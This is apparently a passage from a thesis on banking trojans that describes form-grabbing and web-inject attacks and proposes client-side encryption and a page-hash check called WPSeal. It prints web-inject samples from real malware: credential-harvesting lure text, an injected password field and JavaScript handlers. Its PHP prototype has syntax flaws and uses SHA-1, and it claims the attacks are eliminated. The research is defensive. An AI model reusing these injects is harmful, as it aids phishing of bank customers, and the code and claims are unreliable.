




Figure 6.7 Successful Web Injects in Wells Fargo Bank Login Pages on the Client Side.

Web Injects exploit the trust inherent in a known web page source to coerce the user to enter extra information-in this case the ATM pin. Web Inject data can be categorized into different modes as discussed below:



Web Injects : fake popups injected in the active session with chase bank website.

Figure 6.8 Sample of Fake Pop-ups Injected in Chase Web Pages on the Client Side (Source: Chase Online Fraud Center).

- Text: Web Injects that use simple text to be used with HTML elements.
- HTML Tags: Web Injects that use HTML tags as payloads to inject into the HTTP stream.
- HTML Tags with JavaScript Protocol Handler: Web Injects that use a “JavaScript:” protocol handler as a value of an attribute or event to execute a set of functions.
- JavaScript: Web Injects that use “script” tags to inject arbitrary scripts or rendering HTML elements. They use the “src” attribute to download scripts from third-party domains (or from the same domain).

Figure 6.9 shows different ways in which Web Injects can happen.

6.4 Attack Timeline: After Infection

To conclude this section, we update our timeline to include both the Form-grabbing and Web Injects attacks.

- Step 1: Using a browser, a user requests a web page, an action that sends an HTTP GET request. Let’s say the user requests a bank’s login page.
- Step 2: The web server (bank) sends the web page content back to the browser running on the user’s machine.
- Step 3: The bot hooks the network level component of the browser that handles all the incoming HTTP data. Through the hook the bot has the capability to read and write the component’s buffer so it can inject unauthorized JavaScript code into the HTML response (the Web Inject attack). Let’s say that the bot injects an extra HTML input

field into the web login page that asks for an ATM PIN. The web page now carries an extra input field in addition to the normal username and password request. Control returns to the browser that passes the page to the rendering and parsing engine for display.

- Step 4: The user sees a mostly legitimate web page bearing an extra input field. The user enters username and password values as well as their ATM PIN into the login web page form. The user clicks “submit” which submits the form with its POST data (username, password, ATM PIN). The data is handled by the browser’s network component for transmission to the server. At this point, the bot again hooks the network component, extracts the HTTP POST data and transmits that copy to the C&C panel (the Form-grabbing attack). Control is returned to the browser and the data is transmitted as usual to the server.
- Step 5: The web server validates the received data and provides access to the user to bank account.

Notice the timing of the attacks. The Web Inject occurs on the incoming HTTP data while the Form-grabbing is executed on the outgoing data. Both attacks compromise the network component of the browser.

data_inject

In order to avoid fraud, we must verify your identity. We ask several questions.
 Only you can answer these questions. This information is used only for security
reasons, to protect you from identity fraud.
 Please make sure you complete all required information correctly.

data_end

data_inject

<tr><td align='right'>Alternate password:</td><td colspan='2'><input type='password' name='alterpass' maxlength='64' size='32'></td></tr>
<tr><th colspan=4 align='center'>Activation code will be sent to your e-mail. Please enter your e-mail address</th></tr>

data_end

data_inject

OnClick="javascript: if (document.userpass.ESpass.value.length < 5) {
alert('Clave de Firma no encontrado');return;;}"

data_end

data_inject

<script language="Javascript">
function CheckES(){var vv=document.userpass.ESpass.value;if(vv.length<4){alert
('Clave personal (Clave de firma) no encontrado.');return;}
document.userpass.ESpass.value=vv;}
</script>

data_end

Figure 6.9 Web Injects - Injection Types (Extracted from real time samples).

6.5 Conclusion

The timing where the attacks occur is critical to our work. The limitations of hooking both constrain where the attacks occur in the timeline as well as constrain what the attacker can do at that time. Our response in the next chapters capitalizes on those constraints.

Chapter 7

Methodology and Implementation

In this chapter, we present techniques to disrupt the process of browser-based data exfiltration. For Form-grabbing, we will encrypt the data. For Web Injects, we will generate a signature to validate the displayed page. The key contribution here is not these apparently simple solutions, but the insight into hooking that allows us to position these solutions to be effective and impossible for the attacker to circumvent.

7.1 Encryption to Defeat Form-grabbing

MitB attacks such as Form-grabbing occur in the browser running on the client. SSL does not protect against Form-grabbing attacks because SSL encryption is end-to-end encryption that is designed to protect against network attacks, not an attack within the browser. Form-grabbing occurs well before SSL is invoked so data is grabbed well before it is encrypted.

Our dissection of multiple bots to understand hooking attacks allowed us to determine the weaknesses of those attacks. In particular, they can only hook exposed functions and they can only hook at particular times in the rendering timeline. The timing is critical. Our analysis has showed that in Form-grabbing the HTTP POST requests are intercepted at the network layer of the browser. The bot waits for the browser to send a HTTP POST request using standard function calls in the library. On observing the HTTP POST request, the bot executes the hook, reads the POST data, creates a socket and sends the stolen POST

data to the C&C panel. After that bot releases the hook and the data is sent in its normal fashion to the legitimate server. Using client side encryption during rendering we can encrypt forms before the hook is executed in the browser by the bot. In addition to the timing, the bot cannot respond by hooking the rendering engine because no appropriate functions are exposed for hooking. Under our scheme the bot only gets encrypted data. As long as we use a well-vetted encryption library, the data is useless to the attacker. They steal the data, but it is worthless.

Any of many cryptographic implementations can be deployed for our client-side encryption. For testing purposes, we used jCryption. The jCryption [122] (more details in the experimental section) is a JavaScript based symmetric encryption library. jCryption fetches the RSA public key of the server and encrypts the shared key that is generated per session. The encrypted shared key is stored in the active session as a session variable and is valid for only one session. In addition, Braintree [123] provides client side JavaScript libraries for implementing pure asymmetric encryption. There are number of client side encryption libraries in use as shown in the Table 7.1.

Table 7.1 List of Different Client Side JavaScript Encryption Libraries.

JS Encryption Libraries	Reference
pidCrypt	https://www.pidder.com/pidcrypt/
SJCL	http://crypto.stanford.edu/sjcl/
jsCrypto	http://code.google.com/p/jscryptolib/
BrainTree	https://www.braintreepayments.com/docs/javascript
Cryptico	https://github.com/wwwtyro/cryptico
JavaScript Cryptography Toolkit	http://ats.oka.nu/titaniumcore/js/
jCryption	http://www.jcryption.org/
JavaScript Crypto Library	http://www.clipperz.com/
RSA in JavaScript	http://www.ohdave.com/rsa/

Client side JavaScript encryption has a known weakness with respect to network-based Man-in-the-Middle attacks. That weakness doesn't apply in our case for two reasons: (1) our

adversary is not on the network, but is in the browser, and (2) for adversaries on the network the session between client and server is protected by SSL. That is, against network-based attacks we are as secure as SSL.

There are certain things that should be taken into consideration while deploying client side encryption as discussed below:

- Cryptographic hashing algorithms such as MD5 or SHA should not be used because their purpose is not to protect data, but to authenticate. We mention them because some websites use cryptographic hashing algorithms to obfuscate sensitive information.
- Symmetric encryption uses a shared secret key for encryption, but effective and secure key management (e.g. distribution and storage) is too cumbersome for consumer web banking.
- For asymmetric encryption, only the public key is shared on the client side and no secret key is shared. The server holds the private key which decrypts the data on the server side. For this reason, asymmetric cryptographic algorithms are preferred for implementing client side encryption.
- We strongly recommend that developers should avoid implementation of any custom cryptographic algorithms. For robust cryptography implementations, existing algorithms should be used that hold strong cryptographic properties and are resistant to attacks.

The client side encryption happens in the JavaScript rendering and parsing stage. When a form is submitted JavaScript encrypts the data, either the whole form or the entered data. By the time the data reaches the network component of the browser, it is already encrypted.

Hooking is done in the network component so the exfiltrated data is encrypted. The timing of hooking and its limitation to certain components is what ensures that our client side encryption occurs before the bot hooks and exfiltrates data.

In order for a bot to perform API hooking, the DLLs used by browser components must have exported functions that can be hooked. No useful functions are available by the browser's rendering and parsing engines' components for hooking. Since client side encryption code is JavaScript code that works in the parsing and rendering engine, the unavailability of functions to hook prevents the bot from interfering with the encryption. In addition, the bot has to wait for the data to be input by the user in this stage, i.e. the data cannot be grabbed earlier. These constraints combined with timing restrictions prevent the bot from interfering between form submission and encryption.

Is there a way for the bot to tamper with the encryption code? Yes, using the same technique as Web Injects, a bot could delete the encryption code from the page as it enters the browser (or modify it). That is, the bot has the capability to hook the network component of the browser. Note that this attack happens at the network layer and it happens before rendering. We cannot prevent the deletion, but we can recognize that deletion has occurred. The WPSeal component discussed next is a verification scheme that will detect that the page has been modified as it entered the browser. In particular, deletion or modification of the JavaScript encryption code will be recognized. Upon detecting the modification the server can take action such as locking the account.


7.2 WPSeal: Web Page Verification

In order to strengthen the multi layer defenses proposed above, we propose a novel approach of detecting Web Injects using a web page verification technique. We explained the problem of Web Injects in last chapter and in this part, we present the details of our implementation. Figure 7.1 shows the working prototype of WPSeal.

WPSeal is based on the verification of web pages displayed in the users' browsers. The idea behind WPSeal prototype is defined as a follows:

- User requests a specific web page by sending a HTTP request. The web server hashes the web page before sending the HTTP data back to the user's browser.
- After generating the hash, the web server creates a session variable. The hash is stored on the server side in a buffer. The browser fetches the required JavaScript function from the web server so that hash can be regenerated on the client side.
- On the client side, the malware injects malicious content in the incoming HTTP responses and browser allows it to render. WPSeal allows this to happen.
- Once the content is rendered, the browser reconstructs the hash of the web page. Since the web page now contains illegitimate content, the hash is changed. The recomputed hash is sent to the web server for verification purposes. If the hashes do not match, the web server flags the session as suspicious otherwise session remains active.

WPSeal is a passive defense as the detection tactic does not monitor Web Injects on the client side but validates the integrity of the displayed web pages.



Before discussing the implementation of WPSeal, it is crucial to understand the constraints of Web Injects and then finding ways to increase the security. While developing the design of WPSeal, we assume that system is infected with malware which means malware can trigger different methods to subvert the WPSeal. We present the design constraints of the Web Injects framework and how we build security layers to harden the WPSeal. Let's discuss the design restrictions of Web Inject framework.

- Web Inject rules are not developed dynamically rather the rules are static. It means the malware(bots) do not build or design rules on the fly. The malware author has to write these rules and then compile them in the malware (bot executable). The bot injects data based on these rules.
- Our analysis show that Web Injects are designed primarily to inject illegitimate content in the HTML/PHP/JSP pages. We have not seen a single Web Inject rule that is designed to inject code inside JS/CSS files. The reason for not tampering the JS/CSS files is to keep the layout of website intact so that users are not able to detect it. However, we still expect that bot can do it.

For security, we take several considerations:

- In WPSeal, we do not implement the verification check on the client side rather it is structured on the server side which makes the WPSeal a passive defense. Let's discuss the robustness of this design. First, if the hash is tampered, the protection fails on the server side. Second, if the recomputed hash is not returned to the web server, the session is disrupted. In addition to this, a successful Web Inject means that the injected content is allowed to be rendered in the browser. If that happens, the hashes will change automatically.

- The hashing code is passed in the dynamically generated JavaScript file using PHP to rebuild the hash on the client side. As an additional step, the hash building code is obfuscated using a JavaScript obfuscation method that changes the layout of the code with every request. This helps us to make harder for the malware authors to fingerprint patterns inside JS files and removing them accordingly.
- Before implementing SHA-1 algorithm to create hash, the web page is cleaned and arranged using a custom code in order to build a long string as digest which is passed as a value to SHA-1 algorithm. The web server embeds a random Globally Unique Identifier (GUID) entry in the web page before sending the HTML contents back to the browser. This protection helps us to make the web page unique for every single request and disrupts the hash replay attacks.

By deploying SHA-1, we already used the inherited properties of this cryptographic algorithm.

7.3 WPSeal Deployment

In this section, we present the details of implementation of WPSeal prototype. In the development of WPSeal, we used PHP on the server side and JS/HTML/DOM for the client side operations. WPSeal can be understood as a part of client server architecture. Let's discuss:

- **Server Side Code:** WPSeal actually consists of a SHA-1 hash of the requested web page. But, before passing the value to SHA-1 function, we perform different operations to organize the web page accordingly. The web page is processed in two separate layers.

First, WPSeal removes all the white spaces and special characters present in the “html” tags. We strictly follow a standard here that a web page should be designed according to W3C standards so that it contains all requisite HTML content inside “html” tags. We follow this practice to avoid issues related to normalization and rendering in the browsers. We prefer to have only alpha numeric contents in the web page as part of the digest. Second, we implement a alpha sorting on the processed data to rearrange the web page in the form of ordered alphabets. Once it is done, we successfully build the digest (string) and pass it to the *ob_start* [124] and *ob_end_flush* [125] functions. The *ob_start* function activates the output buffering which restricts the transmission of buffer in the scripts. As a result, the buffer is stored internally and is used for server side processing. Similarly, *ob_end_flush* function cleans the buffer at the completion of the request. At last, the received hash present in the session variable is matched with the already stored hash on the server side and access is granted accordingly.

- **Client Side Code:** The browser fetches the JavaScript file generated dynamically on the server side containing the hash rebuilding code. We deploy different constraints for this (Refer the last section). The functions are made obfuscated which changes with every iteration and helps us to keep the logic safe. However, for testing purposes, we use the functions directly without any obfuscation. So, once the web page is rendered in the browser, the hash is reconstructed and passed in the random session variable to the web server. If the hashes match, the session remains active otherwise the session is flagged as malicious.

Figure 7.2 and Figure 7.3 show the rearrangement of web page contents on the server side for building hashes in the WPSeal prototype.

7.4 Attack Timeline with Encryption and WPSeal

- Using a browser a user requests a web page, an action that sends an HTTP GET request. Let's say the user requests a bank's login page.
- Step 2: Web server receives the request and before sending the web page it performs following steps:
 - The following is included in the web page (possibly earlier): (1) Code to encrypt the form is included in the page. (2) WPSeal code is included in the page so the client can generate a hash signature of what is actually rendered and displayed.
 - The WPSeal algorithm is applied to the page to generate a hash signature. This signature is stored on the server side in a variable.
 - The web server sends the page back to the user.
- Step 3: The browser's network component receives the page. However, the bot hooks the network component allowing it to inject unauthorized JavaScript into the received page.
- Step 4: The browser now renders the web page. The included WPSeal code will be executed to generate a hash signature of the page that is actually rendered.

```

<?php
session_start();
// Generating JavaScript File with Random Name Containing Hash Code
function rand_string( $length ) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $size = strlen( $chars );
    for( $i = 0; $i < $length; $i++ ) { $str .= $chars[ rand( 0, $size - 1 ) ];}
    return $str;
}
if(isset($_SESSION['jspage'])) { $newfile = $_SESSION['jspage'].".php"}
else {
    $_SESSION['jspage'] = rand_string(16);
    $newfile = $_SESSION['jspage'].".php";
    copy("tester.php",$newfile); }

// Sorting Code used to List Alphabets in Order - Alphabetical Sorting
function alphasort($var) {
    $n = strlen($var);
    for ($i=0; $i<$n-1; $i++) {
        for ($j=$i+1; $j<$n; $j++) {
            if ($var[$i] > $var[$j]) {
                $temp = $var[$i];
                $var[$i] = $var[$j];
                $var[$j] = $temp;} }
    return $var;
}

// Arranging HTML Web Page Contents and Storing them in Output Buffer
function arrange_webpage_contents($buffer) {
    $final = str_replace("<html>\n", "", $buffer);
    $final = str_replace("</html>", "", $final);
    $final = ereg_replace("[[:punct:][:space:]]", "", $final);
    $_SESSION['data'] = alphasort($final);
    return $buffer; }
ob_start("arrange_webpage_contents"); ?>

```

Figure 7.2 WPSeal Prototype: Random File Generation and Sorting Code.

// Hash Verification Check on Server Side

```
<?php
if(strcmp(SHA1($_SESSION['data']), $_SESSION['pagetest']) == 0) {
echo "<h1>[+] Hashes are verified on the server side! </h1> <br><h2>The
web page is clean and legitimate. No web injections detected!</h2>";
echo "<br/>";
echo "<h3> [+] Client Side Hash - ". $_SESSION['pagetest']."</h3>";
echo "<h3> [+] Served Side Hash - ". SHA1($_SESSION['data'])."</h3>";
if($timestamp > "") {
echo "<h2>".array_push($_SESSION['log'], "[Success][$ip][$remotehost] [$remoteport] - ".date("Y-m-d H:i:s", $timestamp)." -
".$_SERVER['HTTP_USER_AGENT']).
"</h2>"; }
else {
echo "<h1>Hashes failed to match.</h1> <br><h2>The web page has been injected.
[Suspicious]! <br> Session marked as insecure.</h2>";
echo "<br/>";
echo "<h3> [+] Client Side Hash - ". $_SESSION['pagetest']."</h3>";
echo "<h3> [+] Served Side Hash - ". SHA1($_SESSION['data'])."</h3>";
if($timestamp > "") {
echo "<h2>".array_push($_SESSION['log'], "[Success][$ip][$remotehost] [$remoteport] - ".date("Y-m-d H:i:s", $timestamp)." -
".$_SERVER['HTTP_USER_AGENT']).
"</h2>";
} }
?>
```

Figure 7.3 WPSeal Prototype: Server Side Hash Verification Code.

- Step 5: After the browser has successfully rendered the web page, the user inputs values of various form fields (including extra fields added by the Web Inject). When the user clicks the “submit” button the encryption JavaScript will encrypt the whole form or just the entered data depending on the implementation and options. Then this HTTP POST data (encrypted form and hash signature) is sent the network component of the browser.
- Step 6: The bot hooks the functions present in the network component of the browser, steals a copy of the HTTP POST request and transmits it to the C&C panel. The stolen data is already encrypted. After stealing a copy of the data, the bot hands over control back to the browser to complete the sending of POST data to the server (say a bank server).
- Step 7: The web server receives the POST data. It extracts and decrypts the form data. It also extracts the hash signature and validates it against the stored hash signature on the server side. If hashes match, access is granted to the account. If not, a red flag is raised about possible tampering on the client side.

This timeline shows how the data exfiltration attacks occur and how the client side encryption and WPSeal subverts them.

7.5 Encryption and WPSeal - Attack Resistance

Let’s examine how a bot can tamper with WPSeal and client side encryption. The bot can perform different operations as discussed below:

- Client-side Encryption: Encryption is done with JavaScript after the user enters data and hits the “submit” button. The bot has two options: (1) delete the encryption code entirely (or modify it) or (2) extract the data before encryption.
 - Case (1): If the encryption code is deleted or modified, the web page’s WPSeal signature will change and the server will recognize a problem. The bot can only interfere with the client side encryption by injecting unauthorized JavaScript or simply deleting it (i.e., through Web Inject).
 - Case (2): To extract the data before encryption the bot must hook during form submission. Anything earlier and there is no data to grab; anything later is after encryption. The encryption code is written in JavaScript which is executed by the JavaScript interpreter interfacing with the rendering engine. HTML forms are a part of the rendering engine component, but the bot cannot hook during the form submission process as no standard API functions are exported by DLLs used by the rendering engine component that can serve this purpose.
- WPSeal: To circumvent WPSeal the bot has to send to the server a hash signature for the unmodified page. It has to do this in spite of displaying a modified page to the user. There are two possibilities: (1) generate a hash from the modified page that matches the hash from the unmodified page or (2) generate a copy of the hash for the unmodified page and substitute it into the message to the server. Two trivial cases should be mentioned. Clearly, simply removing or modifying the WPSeal code will cause validation to fail. Similarly, a replay attack will fail given any reasonable WPSeal design (e.g. include a nonce).
 - Case (1): This case is basically a collision attack that should impossible to do

reliably if well-vetted cryptographic routines are used. There are many to choose from.

- Case (2): To substitute a hash signature the bot must (a) generate a hash signature from the original unmodified page and (b) substitute that hash signature into the message to the server.

- * Step (a) Generate a legitimate hash: The original unmodified page is only available when it arrives at the browser before Web Injection happens. It is available to the bot when the network component is hooked, i.e. immediately before Web Injects. Let's elaborate on this scenario. In order to generate a legitimate hash at this point the bot has two options. First, it might hook directly into the browser rendering engine. However, this option is not possible because these components do not provide any exported functions in the DLLs that can be hooked by bot. Second, the bot implements its own rendering, parsing and JavaScript interpreter and use hooking to read HTML data. Let's first consider the complexity of such custom code.

Currently a bot implements a custom parser that provides the capability to detect patterns in the memory for incoming HTTP responses. This custom parser is not the standard parser that is used by the browser. This relatively simple parser is a pattern detection system which finds the specified HTML patterns in the incoming page—quite different than what happens in the rendering engine. WPSeal protection comes in the form of JavaScript. In normal operation the parsing and JavaScript execution happens during run-time in the rendering engine. Generally, for calculating the hash, the WPSeal

JavaScript has to be executed against the complete HTML web page during (or after) parsing.

Consider custom bot code to handle that parsing and JavaScript. It must be a browser-specific parsing engine. In particular, the bot has to perfectly match the tokenization process, tree construction and script execution of a particular browser. This is a very hard design to implement and any slight mismatch can skew the injection process and can result in uncontrolled browser behavior. In theory it is possible so let's assume that it has been implemented. If the bot implements the same rendering engine, parser or JavaScript interpreter used by browsers, it can only do for the browsers that are open sourced. Mozilla Firefox uses the open source Gecko engine. In contrast, IE uses the Trident engine (closed source). In addition, the bot has to integrate the JavaScript interpreter with the rendering and parsing engine. This is necessary because WPSeal JavaScript code is executed against the HTML web page, so JavaScript interpretation without parsing is not possible.

Basically, if this custom code is implemented, it creates an entirely new breed of bot with a complex, advanced design with half of the browser embedded in the bot itself. In other words, WPSeal will force the bot authors to come up with a new design.

- * Step (b) Substitute or Replace the legitimate hash: The bot must replace the value (hash) of a session variable in the legitimate POST request or send a similar HTTP POST (custom designed) using sockets. Two cases arise in this as discussed below:

- Replay attack: grab the legitimate hash from a POST request, send it to

the C&C server, and use it for later replay. This is not possible because each WPSeal page from the server is designed to generate a different hash. Even if replay is possible, it would be challenging. A bot can generate a custom POST request using sockets to send the hash to the server. In order to do so, all the POST parameters and values have to be hard coded in the bot—a nontrivial task and likely would not be successful given the variability in the process.

- Second, suppose part (a) successfully generated a legitimate hash. If the bot performs overwriting of POST data, it must do so in the network component, and it must do this using hooking. However, there is no such function exported that the bot can hook that enables the bot to rewrite one of the parameters in HTTP POST request. In reality, tampering with HTTP POST request can skew the sessions because it impacts the stealthy nature of the bot by interacting directly with the legitimate server from the infected machine. Although this step (second case) is contingent on the previous step in which the bot has to generate the legitimate hash using in-built JavaScript interpreter and rendering and parsing engine which is practically an infeasible design.

We conclude that an attacker using hooking cannot circumvent either the encryption scheme or WPSeal when used together. They will have to “return to the drawing board” and come up with a very different attack. That is, adopting our algorithm removes Web Injects and Form Grabbing from the field.

WPSeal is designed to work against the known design of bots. It is not designed to work against the future design of bots as it is not known at this point of time. We strictly believe that as the new design of bots evolve, so does the WPSeal.

7.6 WPSeal Requirements and Limitations

- WPSeal prototype uses built-in PHP functions such as *ob_start* and *ob_end_flush* for buffer management. These functions are not available in other web frameworks such as ASP/JSP. However, WPSeal can be customized. It means the developers have to design similar functions for buffer management.
